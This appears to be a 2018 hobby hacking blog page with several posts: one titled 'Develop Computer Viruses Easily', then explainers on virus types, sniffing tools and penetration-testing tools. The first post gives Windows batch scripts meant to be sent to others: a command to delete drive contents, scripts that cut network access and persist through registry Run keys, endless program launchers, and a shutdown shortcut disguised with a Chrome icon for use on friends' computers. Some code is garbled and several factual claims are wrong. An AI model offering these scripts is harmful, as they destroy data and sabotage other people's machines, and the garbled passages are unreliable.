Add_one

Showing posts with label vulnerability. Show all posts

Friday, June 22, 2018

Develop Computer Viruses Easily

DEVELOPMENT COMPUTER VIRUSES


1. Dangerous Virus
    
   1. Copy this Code in notepad and Save this File as (.bat).

    @Echo off
    Del C: *.* |y
   
   2. Send it to anyone and see what happens.
   3. You can modify it by replacing drive letters as C to D or more.

2. A Virus that Stops Internet Access.
    
   1. Copy this code and Save it as (.bat).
  
     @echo off
    ipconfig/release

   2. To make it correct just open cmd and type - ipconfig/renew.

3. Shutdown virus

You can also create a virus that can shut down computers. Well, this virus is harmless but can cause data loss due to sudden shutdown.

Step 1. First of all, right click on your desktop and then choose the option “Create Shortcut”
 Shutdown virus
Shutdown virus

Step 2. Now in the pop-up window type in -s -t 60 -c “Virus Detection. The computer is shutting down.” Instead of 60, you can put what value you want. It represents the time in seconds.
 Shutdown virus
Shutdown virus

Step 3. Then click on the Next button and type chrome. Or whatever you want.
 Shutdown virus
Shutdown virus

Step 4. Then you need to change the icon of the shortcut, choose the icon of Google Chrome.
 Shutdown virus
Shutdown virus
Your virus will look like Google Chrome. You can carry this file in your Pendrive and can shut down your friends’ computer.
4. Disable internet permanently
   The Following code can disable the internet permanently.
    echo @echo off>c:windowswimn32.bat
    echo break off>c:windowswimn32.bat echo
    ipconfig/release_all>c:windowswimn32.bat
    echo end>c:windowswimn32.batreg add
   hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v      WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /freg add
   hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v         CONTROLexit /t reg_sz /d c:windowswimn32.bat /fecho You Have          Been HACKED!
    PAUSE
5. Endless open any program.
   1. Copy this code with the location of the program in the windows drive.

    @ECHO off     :top     START %SystemRoot%\system32\notepad.exe     GOTO top

6. Create Unlimited no. of Folders.
    
   1. Copy this code in notepad and save as (.bat).

  @echo off  :x
  md %random%
  /folder.
  goto x


Similarly, You can create the virus in C/C++ also which will directly access the system.

Computer Virus - Types and Precautions

VIRUS - TYPES AND PRECAUTIONS


A Virus is a malicious software program "Malware" that can infect a computer by modifying or deleting data files, boot sector of the hard disk drive or cause a software to work in an unexpected manner.
A computer virus resides on a host computer and can replicate itself when executed. The virus can steal user data, record keystrokes & web sessions of a user.
Cause of Virus -
The following are the main causes of a Computer Virus.
1. Infected Flash Drives or Disks
Flash drives and disks are the main cause of spreading viruses. A virus can also be copied from one computer to other when the user copies infected files using flash drives and disks.
2. Email Attachments
Most of the viruses spread through emails. The email attachment is a file that is sent along with an email. An email may contain an infected file attachment. The virus can spread if the users open and download an email attachment. It may harm the computer when it is activated. It may destroy files on the hard disk or may send the virus automatically to all email addresses saved in the address book.
3. Infected / Pornography websites
Thousands of insecure websites can infect the computer with viruses. Most of the websites with pornographic materials are infected, so by visiting these websites the user’s computer also gets infected by a virus. These websites are developed to spread viruses or other unethical material. The virus is transferred to the user’s computer when this material is downloaded. These websites may access the computer automatically when the users visit them.
4. Networks
The virus can spread if an infected computer is connected to a the network. The internet is an example of such network. When a user downloads a file infected with a virus from the internet, the virus is copied to the computer. It may infect the files stored on the computer.
5. Pirated Softwares
An illegal copy of the software is called pirated software. A virus can spread if a user installs pirated software that contains a virus. A variety of pirated software is available in CDs and from the internet. Some companies intentionally add virus in the software. The virus is automatically activated if the user uses the software without purchasing a license.
Types of Virus -
There are various types of virus known to this time are -
1. Boot Sector Virus
Even though this virus has now become obsolete, it still pops out in one way or the other. This virus got attention when floppy disks were used to boot a computer. In modern computers, this virus could appear on the “Master Boot Record”. In the partitioned storage device of your computer, it is the first sector to take place. However, thanks to the fact evolution of the Internet, the threat of this virus is now mitigated.
2. Web Scripting Virus
Similar to the hyperlinks that we used in Microsoft Word, many websites rest on codes to provide engaging content to their users. For example, since the trends of watching videos online have now become very popular – more than 2 Billion Videos are streamed on Facebook every day, these videos also execute a specific code. 
These codes can be exploited and it is very troublesome to note that this exploitation has taken place on some very notable sites. All the hackers have to do it to leave a comment in the Comments Section of the website which contains that code. Thus, even without the Webmaster knowing it, the code gets exerted into the site.
3. Browser Hijacker
Ever faced a problem where the homepage of your web page gets automatically directed to a particular site? Well, that is the most common way by which this ransomware hijacks your browser.
While its visual effects might epitomize the threat, this hijacker is nothing more than a tactic to increase income from web ads. 
4. Resident Virus
After inserting itself directing into the memory of your system, this virus has the capability to take a number of actions. One of its more troublesome features is its ability to run away. Leaving behind the file which was originally infected, this virus has the ability to run on its own.

5. Direct Action Virus

Similar to the Vienna virus which shocked computers in 1998, this virus comes into action after you have executed the file. The load is delivered to your computer and the virus becomes active.
However, this virus has a limitation. It takes no action unless the file which is infected gets implemented again.

6. Polymorphic Virus

One of the factors that epitomize the usefulness of this virus is its ability to evade. The Antivirus programs that are enabled on our computers detect the presence of any virus by detecting its code.
The polymorphic virus has exploited this limitation beautifully as it changes its code every time the infected file is executed. Thus, it becomes nearly impossible for any ordinary antivirus to track it down.

7. File Infector Virus

Although the word “file” in its name might suggest otherwise, this virus does not take the help of files every time. In fact, the file is only the starting point as the file infector dwarfs the first file after which it re-writes the file.

8. Multipartite Virus

If you have read carefully the aforementioned viruses, you might have noticed that they use two methods for their transmission. Either they use one method or a single payload is delivered.
However, this virus wants to claim both. Depending upon the operating system of your computer or the files that exist on your computer, it might use any of the two methods to spread.

9. Macro Virus

Appearing in the form of a word document which seemingly links the user to pornographic websites, Melissa is one of the most known Micro Virus. Going one step further, this virus not only exploits the user but also his/her friends by mailing the copies of the infected virus document to the contact list.
Some Common Well-known Viruses are -
1. Code Red
It is a worm that infects a computer running Microsoft IIS server. This virus launched DOS attack on White House’s website. It allows the hacker to access the infected computer remotely.
2. Nimba
It is a worm that spreads itself using different methods. IT damages the computer in different ways. It modified files, alters security settings and degrades performance.
3. SirCam
It is distributed as an email attachment. It may delete files, degrade performance and send the files to anyone.
4. Melisa
It is a virus that is distributed as an email attachment. IT disables different safeguards in MS Word. It sends itself to 50 people if Microsoft Outlook is installed.
5. Ripper
It corrupts data from the hard disk.
6. MDMA
It is transferred from one MS Word file to other if both files are in memory.
7. Concept
It is also transferred as an email attachment. It saves the file in template directory instead of its original location.
8. One_Half
It encrypts hard disk so only the virus may read the data. It displays One_Half on the screen when the encryption is half completed.

Protection from Computer Virus

The virus infects computer system if the latest and updated version of an Antivirus program is not installed. Latest Antivirus software should be installed on Computer to protect it from viruses. 
A computer system can be protected from the virus by following these precautions.
  1. The latest and updated version of Anti-Virus and firewall should be installed on the computer.
  2. The Anti-Virus software must be upgraded regularly.
  3. USB drives should be scanned for viruses, and should not be used on infected computers.
  4. Junk or unknown emails should not be opened and must be deleted straight away.
  5. Unauthorized or pirated software should not be installed on the computer.
  6. An important way of protection against the virus is the use of back up of data. The backup is used if the virus deletes data or modifies it. So back up your data on regular basis. There is some great software that can back up your data automatically.
  7. Freeware and shareware software from the internet normally contain viruses. It is important to check the software before using them.
  8. Your best protection is your common sense. Never click on suspicious links, never download songs, videos or files from suspicious websites. Never share your personal data with people you don’t know over the internet.

Here is a Small Tutorial about How to make Simple Viruses - Click this Link

Thursday, June 14, 2018

Sniffing - Tools and Precautions

Sniffing

What is Sniffing?
Sniffing is the process of monitoring and capturing all the packets passing through a given network using sniffing tools. It is a form of “tapping phone wires” and get to know about the conversation. It is also called wiretapping applied to the computer networks.


There is so much possibility that if a set of enterprise switch ports is open, then one of their employees can sniff the whole traffic of the network. Anyone in the same physical location can plug into the network using Ethernet cable or connect wirelessly to that network and sniff the total traffic.

What can be sniffed?

One can sniff the following sensitive information from a network −
  • Email traffic
  • FTP passwords
  • Web traffics
  • Telnet passwords
  • Router configuration
  • Chat sessions
  • DNS traffic

How it works


A sniffer normally turns the NIC of the system to the promiscuous mode so that it listens to all the data transmitted on its segment.
Promiscuous mode refers to the unique way of Ethernet hardware, in particular, network interface cards (NICs), that allows an NIC to receive all traffic on the network, even if it is not addressed to this NIC. By default, a NIC ignores all traffic that is not addressed to it, which is done by comparing the destination address of the Ethernet packet with the hardware address (a.k.a. MAC) of the device. While this makes perfect sense for networking, non-promiscuous mode makes it difficult to use network monitoring and analysis software for diagnosing connectivity issues or traffic accounting.

Sniffing Networks

A sniffer can continuously monitor all the traffic to a computer through the NIC by decoding the information encapsulated in the data packets.

Sniffing is of 2 types  - 
1. Active Sniffing -
    In active sniffing, the traffic is not only locked and monitored, but it may also be altered in some wayas determined by the attack. Active sniffing is used to sniff a switch-based network.

2. Passive Sniffing -
  In passive sniffing, the traffic is locked but it is not altered in any way. Passive sniffing allows listeningonly. It works with Hub devices.

Tools Used for Sniffing -  There are so many tools available to perform sniffing over a network, and they all have their own features to help a hacker analyze traffic and dissect the information. Sniffing tools are extremely common applications. We have listed here some of the interesting ones −
  • BetterCAP − BetterCAP is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in real-time, sniff for credentials, and much more.
  • Ettercap − Ettercap is a comprehensive suite for man-in-the-middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
  • Wireshark − It is one of the most widely known and used packet sniffers. It offers a tremendous number of features designed to assist in the dissection and analysis of traffic.
  • Tcpdump − It is a well-known command-line packet analyzer. It provides the ability to intercept and observe TCP/IP and other packets during transmission over the network. Available at www.tcpdump.org.
  • WinDump − A Windows port of the popular Linux packet sniffer tcpdump, which is a command-line tool that is perfect for displaying header information.
  • OmniPeek − Manufactured by WildPackets, OmniPeek is a commercial product that is the evolution of the product EtherPeek.
  • Dsniff − A suite of tools designed to perform sniffing with different protocols with the intent of intercepting and revealing passwords. Dsniff is designed for Unix and Linux platforms and does not have a full equivalent on the Windows platform.
  • EtherApe − It is a Linux/Unix tool designed to display graphically a system's incoming and outgoing connections.
  • MSN Sniffer − It is a sniffing utility specifically designed for sniffing traffic generated by the MSN Messenger application.
  • NetWitness NextGen − It includes a hardware-based sniffer, along with other features, designed to monitor and analyze all traffic on a network. This tool is used by the FBI and other law enforcement agencies.

Wednesday, June 13, 2018

Penetration Testing - Methods and Tools

Penetration Testing

A penetration test, also known as a pen test, is a simulated cyber attack against your computer system to check for exploitable vulnerabilities. In the context of web application security, penetration testing is commonly used to augment a web application firewall (WAF).

Note - Insights provided by the penetration test can be used to fine-tune your WAF security policies and patch detected vulnerabilities.

Penetration Testing Stages

The penetration testing process has five stages as -
Five Stages of Penetration Testing


Penetration Testing Methods

1. External testing

External penetration tests target the assets of a company that is visible on the internet, e.g. the web application itself, the company website, and email and domain name servers (DNS). The goal is to gain access and extract valuable data.

2. Internal testing

In an internal test, a tester with access to an application behind its firewall simulates an attack by a malicious insider. This isn’t necessarily simulating a rogue employee. A common starting scenario can be an employee whose credentials were stolen due to a phishing attack.

3. Blind testing

In a blind test, a tester is only given the name of the enterprise that’s being targeted. This gives security personnel a real-time look into how an actual application assault would take place.

4. Double-blind testing

In a double-blind test, security personnel has no prior knowledge of the simulated attack. As in the real world, they won’t have any time to shore up their defenses before an attempted breach.

5. Targeted testing

In this scenario, both the tester and security personnel work together and keep each other appraised of their movements. This is a valuable training exercise that provides a security team with real-time feedback from a hacker’s point of view.

What is Penetration Testing Tools?

The following table collects some of the most significant penetration tools and illustrates their features −


Tool Name Purpose Portability Expected Cost
Hping Port Scanning
Remote OC fingerprinting
Linux, NetBSD,
FreeBSD,
OpenBSD,
     Free
Nmap Network Scanning
Port Scanning
OS Detection
Linux, Windows, FreeBSD, OS X, HP-UX, NetBSD, Sun, OpenBSD, Solaris, IRIX, Mac, etc.     Free
SuperScan Runs queries including ping, whois, hostname lookups, etc.
Detects open UDP/TCP ports and determines which services are running on those ports.
Windows 2000/XP/Vista/7     Free
p0f Os fingerprinting
Firewall detection
Linux, FreeBSD, NetBSD, OpenBSD, Mac OS X, Solaris, Windows, and AIX     Free
Xprobe Remote active OS fingerprinting
Port Scanning
TCP fingerprinting
Linux     Free
Httprint Web server fingerprinting SSL detection
Detect web-enabled devices (e.g., wireless access points, switches, modems, routers)
Linux, Mac OS X, FreeBSD, Win32 (command line & GUI     Free
Nessus Detect vulnerabilities that allow the remote cracker to control/access sensitive data Mac OS X, Linux, FreeBSD, Apple, Oracle Solaris, Windows     Free to limited    
GFI LANguard Detect network vulnerabilities Windows Server 2003/2008, Windows 7 Ultimate/ Vista, Windows 2000 Professional, Business/XP, Sever 2000/2003/2008    Only Trial
Iss Scanner Detect network vulnerabilities Windows 2000 Professional with SP4, Windows Server 2003 Standard with SO1, Windows XP Professional with SP1a    Only Trial
Shadow Security Scanner Detect network vulnerabilities, audit proxy and LDAP servers Windows but scan servers built on any platform    Only Trial
Metasploit Framework Develop and execute exploit code against a remote target
Test vulnerability of computer systems
All versions of Unix and Windows    Free
Brutus Telnet, FTP, and HTTP password cracker Windows 9x/NT/2000    Free


For Practical tutorials Videos will be Uploaded Soon on Our Youtube Channel...Stay Tune

News! New Hacking Tools - 2018 - Target Exploits and Vulnerabilities Easily

New Hacking Tools - 2018 With Increase in Technology, Increase the demand for Cyber Security and it is also essential to develop the ...